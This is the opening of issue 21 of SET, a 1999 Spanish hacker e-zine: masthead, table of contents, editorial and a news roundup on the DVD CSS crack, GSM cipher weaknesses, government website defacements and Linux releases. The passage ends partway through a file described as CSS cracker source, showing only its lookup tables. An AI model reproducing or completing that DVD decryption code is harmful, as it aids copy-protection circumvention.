


Saqueadores Edicion Tecnica

INFORMACION LIBRE PARA GENTE LIBRE

A~o IV - SET 21 - 8 de Noviembre de 1999

- - { { http://www.set-ezine.org } } - -

Disponible en :

http://www.imedia.es/set
http://www.thepentagon.com/paseante

Mirrors oficiales :

http://www.altern.org/netbul
http://www.vanhackez.com/SET
http://packetstorm.securify.com/mag/set

Y ademas en: Gorth BBS (2:340/25) - Tlf: 928 35 54 14

[STAFF]

Editor	->	GreeN LegenD	<glegend@set.net.eu.org>
Daemon	->	Paseante	<-------@------------->
Advisor	->	El Profesor Falken	<falken-fw@bigfoot.com>
Versiones	->	Garrulon	<garrulo@exterminator.net>
WebTeam	->	+NetBul	<netbul@altern.org>
NetWareMan	->	MadFran	<madfran@bigfoot.com>
AssemblyMan	->	SiuL+Hacky	<si_ha@usa.net>
NTMan	->	Chessy	<chessy@arrakis.es>
RadioMan	->	Krip7ik	<kriptik@cyberdude.com>
HardwareMan	->	iMC68000	<imc68000@worldonline.es>

```
||                                                                      ||
||                        <set-fw@bigfoot.com>                          ||
||                                                                      ||
[][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][]
```

SET Ezine #21, 8 de Noviembre de 1999.
ISSN 1575-1414 - Deposito Legal AS-1205-99.

Apartado de Correos #2051, 33080 - Oviedo (Espa~a)

"I always feel like someone is watching me, and I have no privacy."

Anonymous

```
.----------[OJO]----------------,------------------------------------.
|                               |                                    |
.---[ ADVERTENCIA ]--------------ï                                   |
|                                                                    |
|  La informacion contenida en este ezine no refleja la opinion de   |
|  nadie y se facilita con caracter de mero entretenimiento, todos   |
|  los datos aqui presentes pueden ser erroneos, malintencionados,   |
|  inexplicables o carentes de sentido.                              |
|  El GRUPO SET no se responsabiliza ni de la opinion ni de los      |
|  contenidos de los articulos firmados.                             |
|  De aqui EN ADELANTE cualquier cosa que pase es responsabilidad    |
|  *vuestra*. Protestas dirigirse a /dev/echo o al tlf. 900-666-000  |
|                                                                    |
|_________________________________________________________[OJO]______|
```

-----[TABLA DE CONTENIDOS]----

----[SET #21]----

```
          {    by SET Staff                          }
0x08 }-{ ASM y Buffer Overflows                  }-{  Hacking }-{  21K }-
          {    by Doing                              }
0x09 }-{ The Bugs Top 10                         }-{  SET 21  }-{  ??K }-
          {    by Falken                             }
0x0A }-{ UNDERCON III: El Hack Hispano se reune }-{ Sociedad }-{  10K }-
          {    by GreeN LegenD                       }
0x0B }-{ SET Inbox                               }-{   Mail   }-{  12k }-
          {    by Paseante                           }
0x0C }-{ TEMPEST : Como nos vigilan ?            }-{Tecnologia}-{  55K }-
          {    by Krip7ik                            }
0x0D }-{ SIMO 99 : Que hay de nuevo ?            }-{ Sociedad }-{   6K }-
          {    by SET Staff                          }
0x0E }-{ El Ultimo paquete                       }-{ Hacking  }-{  65K }-
          {    by Paseante                           }
0x0F }-{ Terminales Graficas                     }-{ Sistemas }-{  25K }-
          {    by FCA00000                           }
0x10 }-{ La Biblioteca del Hacker                }-{ Cultura  }-{  15K }-
          {    by SET Staff                          }
0x11 }-{ Crackeando L0pthcrack 2.0               }-{ Cracking }-{  12K }-
          {    by Madfran                            }
0x12 }-{ Jakin para anormales                    }-{  Humor   }-{   7K }-
          {    by JNZERO                             }
0x13 }-{ Real como la vida misma, Detenido!      }-{  Leyes   }-{  12K }-
          {    by SET Staff                          }
0x14 }-{ Fuentes Extract                         }-{  SET 21  }-{   5K }-
          {    by Phrack Magazine                    }
0x15 }-{ Llaves PGP                              }-{  SET 21  }-{  13K }-
          {    by SET Staff                          }
```


- - (S E T 2 1) - -

"El saber y la razon hablan, la ignorancia y el error gritan."

-- A.Graf

EOF

```
-[ 0x01 ]--------------------------------------------------------------------
-[ EDITORIAL ]---------------------------------------------------------------
-[ by Editor ]-----------------------------------------------------SET-21-
```



Han sido TRES a~os de SET, FELICIDADES !!!

Un a~o mas, ya son tres con vosotros, entrados ya en el cuarto. Han ocurrido muchas cosas desde los comienzos de SET pero no me voy a poner a recordaros como empezo todo esto. Todos lo sabeis, el caso es que seguimos en la brecha numero tras numero y editor tras editor, por que no?. Como todos sabeis he tomado el testigo de SET. Algunos os estareis echando las manos a la cabeza pensando.. que narices va a hacer este elemento!?...tranquilos, no habra tantos cambios. Por ahora..

Pero hay mas cosas que algunos de vosotros ni siquiera recordareis. A principios de este Octubre, Internet como red cumplia 30 A~OS. Desde que el primer ordenador capaz de enviar datos y recibirlos se instalara en la UCLA. Han pasado muchas cosas. Arpanet desaparece, evoluciona la red, el gopher, el archie... El web en el 90, y luego la paulatina comercializacion de la red y de la informacion. De todo esto hace 30 a~os alla por principios de Octubre de 1969. Una de las claves de todo esto el TCP/IP...

Este numero esta dedicado a STEVENS, W. Richard que murio el 1 de Septiembre de 1999. Mas conocido por haber publicado libros sobre TCP/IP como "UNIX Network Programming" (1990,1998,1999). Hablaremos mas sobre esto despues y sobre mas libros interesantes, mas sobre esto lo podeis encontrar en 0x10 en este mismo numero.

Veamos que ha ocurrido en los ultimos meses desde la publicacion del #20. Justo antes de la salida del 20 se comprometio la seguridad (por llamarlo de alguna manera) del servidor de la moncloa. Tambien hay que reconocer que unas NT con un IIS y un SP2 no son una gran seguridad que digamos. Sobre esto nada alarmante, lo increible de todo fue las declaraciones de un elemento del gobierno que en respuesta a que se iba a hacer sobre la seguridad, si iba a haber algun tipo de regulacion o inversion. Va y reponde que no es necesario hacer ninguna inversion en seguridad dado que este tipo de ataques se iban a seguir produciendo y que no se puede hacer nada (!?). Y que eran simples cybergamberros creo recordar que dijo. A este se~or le dieron viento fresco y le habran puesto detras de algun

despacho muy escondido donde no pueda abrir la boca. Asi va Espa~a...
Vamos, que como razon principal para no mantener actualizado el servidor se da la economica ? Debe de ser que el admin esta muy atareado como para ni siquiera visitar el web de M$ dado que el patch *es gratis* y no es muy dificil de instalar. Esto por un lado. Pero sobre hacks, no teneis mas que leer nuestros articulos de este numero.

La tarifa plana, uh.. dejemos estos terrenos de arenas movedizas que vuelven a oler a monopolio, siendo el ISP de Telefonica el unico en dar acceso xDSL. Lo que decia, demosles unos meses a ver si el a~o proximo esta el tema mas claro.

La Undercon, si la reunion nacional de Hackers por excelencia, nuestro staff estuvo ahi con mas representantes de lo habitual pero ya os contaremos mas.. Que la editorial no es lugar para esto. Leedlo en 0x0A
El SIMO, feria de Informatica (a veces habria que llamarlo circo..) ahi tambien estuvimos y os contaremos lo que mas no ha llamado la atencion.

Ya tenemos dominio, pero todas las url anteriores seguiran funcionando.

- - { { http://www.set-ezine.org } } - -

Volvemos a tener algun que otro cambio administrativo, por razones de tiempo Rufus deja de poder hacer nuestras noticias. Y para el proximo numero tenemos un par de sorpresas ...
Uno de ellas es iMC68000 que desde ahora pasa a ser nuestro experto en hardware. Ir preparando los soldadores y el rollo de esta~o...

Finalmente y un dia antes del nuestro cierre de edicion un juez ha declarado que MICRO$OFT es un _MONOPOLIO_ ya han tardado, nosotros ya estabamos convencidos hace bastante. Pero bueno leed mas cosas interesantes en nuestra seccion de noticias. Como es natural en 0x02

Y para acabar, con este numero volvemos demostrar que esto no es una idea pasajera sino un proyecto que va a dar ca~a para rato. Ahora no os entretengo mas y a leer SET 21... que han pasado casi 2 meses y medio desde nuestra ultima cita con vosotros.
Espero que disfruteis
de esta SET #21 la ultima del milenio... :)

GreeN LegenD

EOT

EOF

```
-[ 0x02 ]--------------------------------------------------------------------
-[ Noticias ]----------------------------------------------------------------
-[ by SET Staff ]-----------------------------------------------------SET-21-
```

Empezamos las noticias informando que Rufus no podra escribir mas esta secion por falta de tiempo material. Ahora si quereis enviar alguna noticia, enviadla a set-fw@bigfoot.com. Ahora a ello. Como viene siendo nuestra costumbre las notcias no estan ningun orden especial.

- El DVD crackeado (CSS)
- Hack del Ministerio de Fomento
- Cuelge de la Dreamcast y cosas varias
- Microsoft es un Monopolio

- RealAudio y la privacidad (o la falta de esta)
- Hack made in Sweden
- Reunion de Seguridad Europea
- Chaos Comunication Congress 99

- GSM : Seguro ?
- Geografia de Internet
- PlayStation 2 usa Linux
- Service Pack 6 - M$ Patchea de nuevo!

- Kernel 2.4 en Noviembre
- Sendmail se apunta a la moda del portal
- Reunion de FreeBSD
- IBM dara Linux en los ThinkPad

- Allaire’s ColdFusion bajo Linux
- John The Ripper v1.6 bajo Linux
- Lineas de Actuacion en caso Redada hechas publicas
- Intel creara una set-top box con la colaboracion de Nokia

- IBM anuncia Java 1.1.8 para Linux
- Domino para Linux Listo!
- Fallos encontrados en el Openserver de SCO.
- Avalancha de Software Comercial en Linux

--[CSS Crack = DVD Hack

Mucho se ha hablado sobre el Hack del DVD en los ultimos dias, el famoso programa que lee un .VOB de un DVD que es lo que contiene la pelicula en si y salva un fichero .mpg (MPEG-2). El crack en si del CSS se realizo el 26 de Octubre por Frank A. Stevenson y el hizo un posting publico con las fuentes que demostraban la debilidad del CSS. Despues un par de hackers decidieron implementar estas fuentes y hacer un programa que desencripta los DVDs. Pero si lo que realmente quiere es sacar un DVD y hacerte un Video-CD por ejemplo no necesitas tener 6Gb de Hd libre. Vete a la alguna pagina de utilidades de dvd. Teneis las fuentes del CSS cracker al final de las news. No incluimos las fuentes del programa de crackeo del DVD por razones evidentes. Solo las del CSS.

http://jya.com
http://www.dvdutils.com

--[Hack del Ministerio de Fomento

No le vamos a dedicar mucho tiempo a esto, otro hack de una pagina. Buscad por ahi. Como veis los administradores que estan al cargo de paginas de web de centros oficiales siguen muy ocupados parcheando los servidores.

http://www.mfom.es

--[Cuelge de la Dreamcast y cosas varias

Bueno pues veamos esta nueva consola de Sega, tiene un par de fallos gordos. Primero si le quitas la pila podras usar el truco de toda la vida para usar juegos de otros paises, silver, etc..

Existe tambien un exploit para el browser de la Dreamcast, que la cuelga irremediablemente : solucion actualizar el software. Donde ? pues eso ya lo deberias de saber tu. Que por que no te damos la direcion del script ? ya sois mayorcitos para usar un buscador.

http://www.sega.com

--[Microsoft es un Monopolio

Si se~or parece que teniamos razon la gran M$ era un monopolio, despues de muchos meses de legalidades vemos el resultado. De esto no hay mucho mas que decir, se supone que le aplicaran algun tipo de sancion, por decidir todavia.

http://chkpt.zdnet.com/chkpt/zdnnsec/www.zdnet.com/zdnn/special/msdojendgame.html

--[RealAudio y la privacidad (o la falta de esta)

Sorpresa parece ser que el RealJuxeBox tiene una identificacion que se envia a Real con los datos de lo que escuchas sin avisar y asi en plan secreto. Evidentemente RealNetworks no lo podia negar y simplemente este Lunes ha sacado un patch para quitar este id de cada RealPlayer. De todas maneras podeis leer mas en las url que teneis abajo y tambien patchear vuestros player si es que lo usais. El problema tambien existe en RealPlayer.

http://geeknews.org
http://www.wired.com/news/technology/0,1282,32250,00.html
http://www.wired.com/news/technology/0,1282,32350,00.html
http://www.real.com/rjcentral/privacyupdate.html <- Patch 67Kb
http://newspub.hotwired.com/news/story/0,1240,32250,00.html

--[Hack made in Sweden

Durante la primera semana de Noviembre exactamente del 4 al 7. Tuvo lugar en Suecia la conferencia anual de la zona norte, se reunio lo mejor de del hack y phreak de los paises escandinavos. A algun miembro del Staff de SET le hubiese gustado ir pero no se puede hacer todo. Otro a~o. No tenemos la url por que fue solo bajo invitacion y no tienen web. El evento fue organizado por una conocida revista underground Sueca.

--[Reunion de Seguridad Europea

En Septiembre de este a~o tuvo lugar una reunion en Munchen (Munich) a la que fueron invitados, las policia de delitos informaticos de

varios paises europeos, entre ellos Espa~a. Tambien estuvo la policia
del Reino Unido y Holanda. El evento fue organizador por BND. La policia
Alemana. El nivel de ciertas ponencias demostro ser bastante bajo.
Gracias a nuestro contacto en CCC por la informacion. Mas infor en la
web del CCC

--[Chaos Comunication Congress 99

Como viene ocurriendo a~o tras a~o el Chaos Computer Club organiza su
Comunication Congress en Berlin del 27 al 29 de Diciembre. Este a~o
habra ponencias sobre Criptografia, Libertad en la Red y Lockpicking entre
otras. Es una visita obligada y reunion de lo mejor del Hack y Phreak
de Europa. Si todo va bien tendries un buen articulo sobre este congreso
con SET 22.

http://www.ccc.de

--[GSM : Seguro ?

Mucho se habla de la seguridad del algoritmo GSM y blah y blah..
En las ultimas semanas se han hecho publicos las fuentes de los algoritmos
que faltaban. Veamos como anda este tema ultimamente..
GSM se basa en cuatro algoritmos basicos que son :

A3	De Autentificacion
A5/1	Encriptacion de la voz en el aire (Fuerte)
A5/2	Encriptacion de la voz en el aire (Debil)
A8	Generacion de la llave del algoritmo de encriptacion aerea
COMP128	Es el que usan la gran mayoria de companias para el A3 y A8 es un viejo conocido y ha sido crackeado hace mucho.

Desde 1998 hay unos elementos que han estado trabajando en la seguridad o
la falta de esta en los algoritmos GSM. Ahora mismo solo falta parte del
A5/2 para tenerlo todo.

Haremos una mencion especial al A8 dado que _todas_ las compa~ias que
se conocen debilitan _deliberadamente_ la llave de la A8 de 64bits a 54bits
rellenando con ceros. Vamos que el cuento de que las conversaciones GSM
son seguras que se lo cuenten a otros. Como es natural no publicaremos
las fuentes de esto dado que el que las quiera que las busque.

http://jya.com/crack-a5.htm
http://www.scard.org/gsm

--[Geografia de Internet

Como se mapea Internet ? pues si alguna vez os la habeis preguntado
no teneis nada mas que visitad esta url, podeis incluso hacer mapa
desde vuetra conexion. Esto ha cambiado un poco, para mejor.
Tambien podeis ver la evolucion desde que se formo internet hasta
ahora.

http://www.cybergeography.org/atlas/topology.html
http://som.csudh.edu/cis/lpress/history/arpamaps/press.jpg
http://infoplease.lycos.com/ipa/A0193167.html
http://dir.lycos.com/Computers/Internet/Statistics_and_Demographics/

--[PlayStation 2 usa Linux

El equipo al cargo de hacer las utilidades de programacion que usara
la PSX2 han decidido que este entorno de programacion sera Linux. Por
ahora no hay mucha mas info pero ya os mantedremos informados.

http://www.sony.co.jp
http://www.davesvgc.com

--[SP6 - M$ Patchea de nuevo!

M$ ataca de nuevo, el nuevo Service Pack de Windows NT acaba de salir
ya no vamos a contar que patchea por que tardariamos horas.

http://no.me.da.gana.de/hacerles/propaganda...

--[Kernel 2.4 en Noviembre

Buenas noticias en la primera Linux Expo que tuvo lugar hace unas semanas
en el Reino Unido, Alan Cox hizo publico que la version de desarollo del
nuevo Kernel 2.4 estaria disponible en Noviembre. Lo mas importante de
esta nueva actualizacion es que soportara aun mas hardware y placas
multiprocesador, hasta 256. Uno de los interesados es SGi. Mas informacion
en las proximas semanas.

http://www.kernel.org
http://linux.box.sk
http://www.sgi.com

--[Sendmail se apunta a la moda del portal

La compa~ia que creo el programa de correo mas usando del mundo
anuncio el pasado 20 de Octubre sus alianzas con otras compa~ias
y su intencion de crear un portal relacionado con SendMail y los
distintos programas open-source relacionados.

http://www.sendmail.net - El Portal

http://www.cnn.com/TECH/computing/9910/20/sendmail.net.idg/index.html

--[Reunion de FreeBSD

Los usuarios de FreeBSD el clon de BSD bajo x86 se reunieron el 17
de Octubre en (como no..) Berkeley. La asistencia fue masiva algo
cercano al 50% mas de lo esperado. Esperaban 150 personas y
aparecieron algo mas de 300.

http://www.freebsdcon.org
http://www.freebsd.org

http://www.idg.net/go.cgi?id=179698
http://www.idg.net/go.cgi?id=179700

--[IBM dara Linux en los ThinkPads

El ThinkPad 600E sera el primer modelo que saldra a la venta

certificado por Red Hat para ser compatible con el Red Hat 6.0
Para final de a~o IBM espera anunciar planes de compatibilidad
con SUSE, Caldera y TurboLinux para funcionar en un rango mayor
de modelos.

http://www.ibm.com
http://www.techweb.com

--[Allaire’s ColdFusion bajo Linux

El software de integracion de bases de datos en web estara
disponible en muy breve bajo linux. Este es solo el principio,
las grandes compa~ias se apuntan a Linux. A finales de mes una
version de muestra estara disponible. El precio del paquete es
de unos 1500USD el deluxe y la normal 375USD, la Express sera
gratuita.

http://www.allaire.com
http://www.techweb.com
http://www.crn.com

--[John The Ripper v1.6 Bajo Linux

Pues si ahi lo teneis, a que esperais a bajarlo ? El de siempre.

http://www.securityfocus.com/level2/?go=tools

--[Lineas de Actuacion en caso Redada hechas publicas

Eso si esto solo se aplica a USA, pero puede ser interesante saber
lo que se pueden y no pueden llevar y sobre todo como deben de actuar
Se ha hecho pueblico aqui.

http://www.usdoj.gov/criminal/cybercrime/searching.html#FED_GUID

--[Intel creara una set-top box con la colaboracion de Nokia

Pero que es lo interesante ? que usara Linux como su sistema
operativo,la cajita en si sera capaz de recibir DVB, Television
digital (ATVEF) y Digital Video Broadcast, usara standars abiertos
y protocolos abiertos...

http://www.intel.com
http://www.nokia.com

--[IBM anuncia Java 1.1.8 para Linux

Este no es un simple anuncio de un release, si observamos el
desarollo de el Java SDK la version mas rapida y que mas rapidamente
evolucionaba era la de win32. Ahora las tablas han cambiado. Esta
nueva version es mas rapida y ha salido antes en Linux que en win32.
No cogeis el tema ?

http://www.ibm.com/developer/java/
http://www.volano.com/report.html
http://www.ibm.com/java/jdk/118/linux/index.html
http://www-4.ibm.com/software/developer/library/java-linux/java-linux.html

--[Domino para Linux Listo!

```
 La primera version de Lotus Domino para Linux saldra a la calle
 a finales de este mes, la presentacion tuvo lugar en el Lotusphere
 en Berlin a finales de Octubre.

 http://www.lotus.com
 http://www.lotus.com/linux



 --[ Fallos encontrados en el Openserver de SCO.

  Si lo usas actualizate aqui > http://www.sco.com/security


 --[ Avalancha de Software Comercial en Linux

  Buscas mas software comercial en Linux pues no estaria de mas que
  visitases estas urls...

 http://www.freshmeat.net
 http://www.execpc.com/lsm  (Linux Software Map)


<++> news/css.c
#include <stdio.h>
#include <string.h>
#include <ctype.h>
#include <stdlib.h>

unsigned int CSStab0[11]={5,0,1,2,3,4,0,1,2,3,4};

unsigned char CSStab1[256]=
{
        0x33,0x73,0x3b,0x26,0x63,0x23,0x6b,0x76,0x3e,0x7e,0x36,0x2b,0x6e,0x2e,0x66,0x7b,
        0xd3,0x93,0xdb,0x06,0x43,0x03,0x4b,0x96,0xde,0x9e,0xd6,0x0b,0x4e,0x0e,0x46,0x9b,
        0x57,0x17,0x5f,0x82,0xc7,0x87,0xcf,0x12,0x5a,0x1a,0x52,0x8f,0xca,0x8a,0xc2,0x1f,
        0xd9,0x99,0xd1,0x00,0x49,0x09,0x41,0x90,0xd8,0x98,0xd0,0x01,0x48,0x08,0x40,0x91,
        0x3d,0x7d,0x35,0x24,0x6d,0x2d,0x65,0x74,0x3c,0x7c,0x34,0x25,0x6c,0x2c,0x64,0x75,
        0xdd,0x9d,0xd5,0x04,0x4d,0x0d,0x45,0x94,0xdc,0x9c,0xd4,0x05,0x4c,0x0c,0x44,0x95,
        0x59,0x19,0x51,0x80,0xc9,0x89,0xc1,0x10,0x58,0x18,0x50,0x81,0xc8,0x88,0xc0,0x11,
        0xd7,0x97,0xdf,0x02,0x47,0x07,0x4f,0x92,0xda,0x9a,0xd2,0x0f,0x4a,0x0a,0x42,0x9f,
        0x53,0x13,0x5b,0x86,0xc3,0x83,0xcb,0x16,0x5e,0x1e,0x56,0x8b,0xce,0x8e,0xc6,0x1b,
        0xb3,0xf3,0xbb,0xa6,0xe3,0xa3,0xeb,0xf6,0xbe,0xfe,0xb6,0xab,0xee,0xae,0xe6,0xfb,
        0x37,0x77,0x3f,0x22,0x67,0x27,0x6f,0x72,0x3a,0x7a,0x32,0x2f,0x6a,0x2a,0x62,0x7f,
        0xb9,0xf9,0xb1,0xa0,0xe9,0xa9,0xe1,0xf0,0xb8,0xf8,0xb0,0xa1,0xe8,0xa8,0xe0,0xf1,
        0x5d,0x1d,0x55,0x84,0xcd,0x8d,0xc5,0x14,0x5c,0x1c,0x54,0x85,0xcc,0x8c,0xc4,0x15,
        0xbd,0xfd,0xb5,0xa4,0xed,0xad,0xe5,0xf4,0xbc,0xfc,0xb4,0xa5,0xec,0xac,0xe4,0xf5,
        0x39,0x79,0x31,0x20,0x69,0x29,0x61,0x70,0x38,0x78,0x30,0x21,0x68,0x28,0x60,0x71,
        0xb7,0xf7,0xbf,0xa2,0xe7,0xa7,0xef,0xf2,0xba,0xfa,0xb2,0xaf,0xea,0xaa,0xe2,0xff
};

unsigned char CSStab2[256]=
{
        0x00,0x01,0x02,0x03,0x04,0x05,0x06,0x07,0x09,0x08,0x0b,0x0a,0x0d,0x0c,0x0f,0x0e,
        0x12,0x13,0x10,0x11,0x16,0x17,0x14,0x15,0x1b,0x1a,0x19,0x18,0x1f,0x1e,0x1d,0x1c,
        0x24,0x25,0x26,0x27,0x20,0x21,0x22,0x23,0x2d,0x2c,0x2f,0x2e,0x29,0x28,0x2b,0x2a,
        0x36,0x37,0x34,0x35,0x32,0x33,0x30,0x31,0x3f,0x3e,0x3d,0x3c,0x3b,0x3a,0x39,0x38,
        0x49,0x48,0x4b,0x4a,0x4d,0x4c,0x4f,0x4e,0x40,0x41,0x42,0x43,0x44,0x45,0x46,0x47,
        0x5b,0x5a,0x59,0x58,0x5f,0x5e,0x5d,0x5c,0x52,0x53,0x50,0x51,0x56,0x57,0x54,0x55,
        0x6d,0x6c,0x6f,0x6e,0x69,0x68,0x6b,0x6a,0x64,0x65,0x66,0x67,0x60,0x61,0x62,0x63,
        0x7f,0x7e,0x7d,0x7c,0x7b,0x7a,0x79,0x78,0x76,0x77,0x74,0x75,0x72,0x73,0x70,0x71,
        0x92,0x93,0x90,0x91,0x96,0x97,0x94,0x95,0x9b,0x9a,0x99,0x98,0x9f,0x9e,0x9d,0x9c,
        0x80,0x81,0x82,0x83,0x84,0x85,0x86,0x87,0x89,0x88,0x8b,0x8a,0x8d,0x8c,0x8f,0x8e,
        0xb6,0xb7,0xb4,0xb5,0xb2,0xb3,0xb0,0xb1,0xbf,0xbe,0xbd,0xbc,0xbb,0xba,0xb9,0xb8,
        0xa4,0xa5,0xa6,0xa7,0xa0,0xa1,0xa2,0xa3,0xad,0xac,0xaf,0xae,0xa9,0xa8,0xab,0xaa,
```

```
        0xdb,0xda,0xd9,0xd8,0xdf,0xde,0xdd,0xdc,0xd2,0xd3,0xd0,0xd1,0xd6,0xd7,0xd4,0xd5,
        0xc9,0xc8,0xcb,0xca,0xcd,0xcc,0xcf,0xce,0xc0,0xc1,0xc2,0xc3,0xc4,0xc5,0xc6,0xc7,
        0xff,0xfe,0xfd,0xfc,0xfb,0xfa,0xf9,0xf8,0xf6,0xf7,0xf4,0xf5,0xf2,0xf3,0xf0,0xf1,
        0xed,0xec,0xef,0xee,0xe9,0xe8,0xeb,0xea,0xe4,0xe5,0xe6,0xe7,0xe0,0xe1,0xe2,0xe3
};

unsigned char CSStab3[512]=
{
        0x00,0x24,0x49,0x6d,0x92,0xb6,0xdb,0xff,0x00,0x24,0x49,0x6d,0x92,0xb6,0xdb,0xff,
        0x00,0x24,0x49,0x6d,0x92,0xb6,0xdb,0xff,0x00,0x24,0x49,0x6d,0x92,0xb6,0xdb,0xff,
        0x00,0x24,0x49,0x6d,0x92,0xb6,0xdb,0xff,0x00,0x24,0x49,0x6d,0x92,0xb6,0xdb,0xff,
        0x00,0x24,0x49,0x6d,0x92,0xb6,0xdb,0xff,0x00,0x24,0x49,0x6d,0x92,0xb6,0xdb,0xff,
        0x00,0x24,0x49,0x6d,0x92,0xb6,0xdb,0xff,0x00,0x24,0x49,0x6d,0x92,0xb6,0xdb,0xff,
        0x00,0x24,0x49,0x6d,0x92,0xb6,0xdb,0xff,0x00,0x24,0x49,0x6d,0x92,0xb6,0xdb,0xff,
        0x00,0x24,0x49,0x6d,0x92,0xb6,0xdb,0xff,0x00,0x24,0x49,0x6d,0x92,0xb6,0xdb,0xff,
        0x00,0x24,0x49,0x6d,0x92,0xb6,0xdb,0xff,0x00,0x24,0x49,0x6d,0x92,0xb6,0xdb,0xff,
        0x00,0x24,0x49,0x6d,0x92,0xb6,0xdb,0xff,0x00,0x24,0x49,0x6d,0x92,0xb6,0xdb,0xff,
        0x00,0x24,0x49,0x6d,0x92,0xb6,0xdb,0xff,0x00,0x24,0x49,0x6d,0x92,0xb6,0xdb,0xff,
        0x00,0x24,0x49,0x6d,0x92,0xb6,0xdb,0xff,0x00,0x24,0x49,0x6d,0x92,0xb6,0xdb,0xff,
        0x00,0x24,0x49,0x6d,0x92,0xb6,0xdb,0xff,0x00,0x24,0x49,0x6d,0x92,0xb6,0xdb,0xff,
        0x00,0x24,0x49,0x6d,0x92,0xb6,0xdb,0xff,0x00,0x24,0x49,0x6d,0x92,0xb6,0xdb,0xff,
        0x00,0x24,0x49,0x6d,0x92,0xb6,0xdb,0xff,0x00,0x24,0x49,0x6d,0x92,0xb6,0xdb,0xff,
        0x00,0x24,0x49,0x6d,0x92,0xb6,0xdb,0xff,0x00,0x24,0x49,0x6d,0x92,0xb6,0xdb,0xff,
        0x00,0x24,0x49,0x6d,0x92,0xb6,0xdb,0xff,0x00,0x24,0x49,0x6d,0x92,0xb6,0xdb,0xff,
        0x00,0x24,0x49,0x6d,0x92,0xb6,0xdb,0xff,0x00,0x24,0x49,0x6d,0x92,0xb6,0xdb,0xff,
        0x00,0x24,0x49,0x6d,0x92,0xb6,0xdb,0xff,0x00,0x24,0x49,0x6d,0x92,0xb6,0xdb,0xff,
        0x00,0x24,0x49,0x6d,0x92,0xb6,0xdb,0xff,0x00,0x24,0x49,0x6d,0x92,0xb6,0xdb,0xff,
        0x00,0x24,0x49,0x6d,0x92,0xb6,0xdb,0xff,0x00,0x24,0x49,0x6d,0x92,0xb6,0xdb,0xff,
        0x00,0x24,0x49,0x6d,0x92,0xb6,0xdb,0xff,0x00,0x24,0x49,0x6d,0x92,0xb6,0xdb,0xff,
        0x00,0x24,0x49,0x6d,0x92,0xb6,0xdb,0xff,0x00,0x24,0x49,0x6d,0x92,0xb6,0xdb,0xff,
        0x00,0x24,0x49,0x6d,0x92,0xb6,0xdb,0xff,0x00,0x24,0x49,0x6d,0x92,0xb6,0xdb,0xff,
        0x00,0x24,0x49,0x6d,0x92,0xb6,0xdb,0xff,0x00,0x24,0x49,0x6d,0x92,0xb6,0xdb,0xff,
        0x00,0x24,0x49,0x6d,0x92,0xb6,0xdb,0xff,0x00,0x24,0x49,0x6d,0x92,0xb6,0xdb,0xff,
        0x00,0x24,0x49,0x6d,0x92,0xb6,0xdb,0xff,0x00,0x24,0x49,0x6d,0x92,0xb6,0xdb,0xff,
        0x00,0x24,0x49,0x6d,0x92,0xb6,0xdb,0xff,0x00,0x24,0x49,0x6d,0x92,0xb6,0xdb,0xff,
        0x00,0x24,0x49,0x6d,0x92,0xb6,0xdb,0xff,0x00,0x24,0x49,0x6d,0x92,0xb6,0xdb,0xff,
        0x00,0x24,0x49,0x6d,0x92,0xb6,0xdb,0xff,0x00,0x24,0x49,0x6d,0x92,0xb6,0xdb,0xff,
        0x00,0x24,0x49,0x6d,0x92,0xb6,0xdb,0xff,0x00,0x24,0x49,0x6d,0x92,0xb6,0xdb,0xff,
        0x00,0x24,0x49,0x6d,0x92,0xb6,0xdb,0xff,0x00,0x24,0x49,0x6d,0x92,0xb6,0xdb,0xff,
        0x00,0x24,0x49,0x6d,0x92,0xb6,0xdb,0xff,0x00,0x24,0x49,0x6d,0x92,0xb6,0xdb,0xff
};

unsigned char CSStab4[256]=
{
        0x00,0x80,0x40,0xc0,0x20,0xa0,0x60,0xe0,0x10,0x90,0x50,0xd0,0x30,0xb0,0x70,0xf0,
        0x08,0x88,0x48,0xc8,0x28,0xa8,0x68,0xe8,0x18,0x98,0x58,0xd8,0x38,0xb8,0x78,0xf8,
        0x04,0x84,0x44,0xc4,0x24,0xa4,0x64,0xe4,0x14,0x94,0x54,0xd4,0x34,0xb4,0x74,0xf4,
        0x0c,0x8c,0x4c,0xcc,0x2c,0xac,0x6c,0xec,0x1c,0x9c,0x5c,0xdc,0x3c,0xbc,0x7c,0xfc,
        0x02,0x82,0x42,0xc2,0x22,0xa2,0x62,0xe2,0x12,0x92,0x52,0xd2,0x32,0xb2,0x72,0xf2,
